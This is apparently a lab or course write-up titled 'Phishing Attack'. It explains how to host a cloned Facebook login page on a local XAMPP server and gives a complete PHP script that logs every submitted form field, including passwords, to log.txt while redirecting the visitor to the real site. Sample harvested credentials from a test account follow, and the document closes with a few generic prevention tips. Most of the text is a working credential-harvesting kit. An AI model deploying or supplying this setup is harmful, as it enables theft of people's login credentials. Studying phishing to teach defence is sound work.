Task#6

Phishing Attack

To host a web application we first need to create a server,which we can do by using wamp or xampp.
We will be using xampp for hosting local server.
We will download xampp from https://www.apachefriends.org/index.html

It is available for Windows,Linux and also for Mac OS.

Execute the downloaded file and install xampp.

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We will now start Apache and MySQL.

After starting Apache and MySQL we are going to open chrome or any browser and type "localhost" in url to make sure that server is running properly and to verify if database is on we will go to phpadmin.

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After starting the server we have to locate where we installed xampp and search for htdocs where we will be uploading the web application files.

Files which is to be hosted.

1.) Facebook.htm is a html file which has web structure of facebook.
2.) Facebook.php is a script which is used to store victim data in a file.
3.) Log.txt is where the victim data will be stored.

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```html
<!DOCTYPE html>
<html lang="en" id="facebook"
class="no_js">
<head><meta charset="utf-8" /><meta
name="referrer" content="origin-when-
crossorigin" id="meta_referrer" /><script
nonce="Pfep8us6">window._cstart=+new
Date();</script><script
nonce="Pfep8us6">function envFlush(a)
{function b(b){for(var c in a)b[c]=a[c]}
window.requireLazy?window.requireLazy
(["Env"],b):(window.Env=window.Env||{},b
(window.Env))}envFlush
({"ajaxpipe_token":"AXhe-
hNJOgxYXP3T3fY","timeslice_heartbeat_conf
ig":
{"pollIntervalMs":33,"idleGapThresholdMs"
:60,"ignoredTimesliceNames":
{"requestAnimationFrame":true,"Event
listenHandler mousemove":true,"Event
listenHandler mouseover":true,"Event
listenHandler mouseout":true,"Event
listenHandler
scroll":true},"isHeartbeatEnabled":true,"
isArtilleryOn":false},"shouldLogCounters"
:true,"timeslice categories":
```

```php
<?php

// Set the location to redirect the page
header ('Location:
https://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

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Facebook clone hosted on localhost server.

Victim Data entered.

Victim data stored In log.txt file

jazoest=2943
lsd=AVqGL1rdYIk
email=Verzeo.testing@gmail.com
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1627551149:AQVQANnDST9DEBRmEJe
+3v5P/RbKnVBw3jmXOuor5vn0dqRX026qg56GNCTFHqNJO0k93cxhVrAWKwESqZPRNjIsAM
NNubVfHyKJYOcoA2XqGN+gEoj9o2FRZ76lurRxJcett07EYjNSkC0=

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Prevention Techniques:

Always check for the original url and domain.

Don't click on random links came on email or any social media.

Make sure your web browser has safe mode on and on high preference.

You can also verify a website if it is a phishing site or not by using sites like fishtank ,etc.There are a lot of websites which can be used to test a website.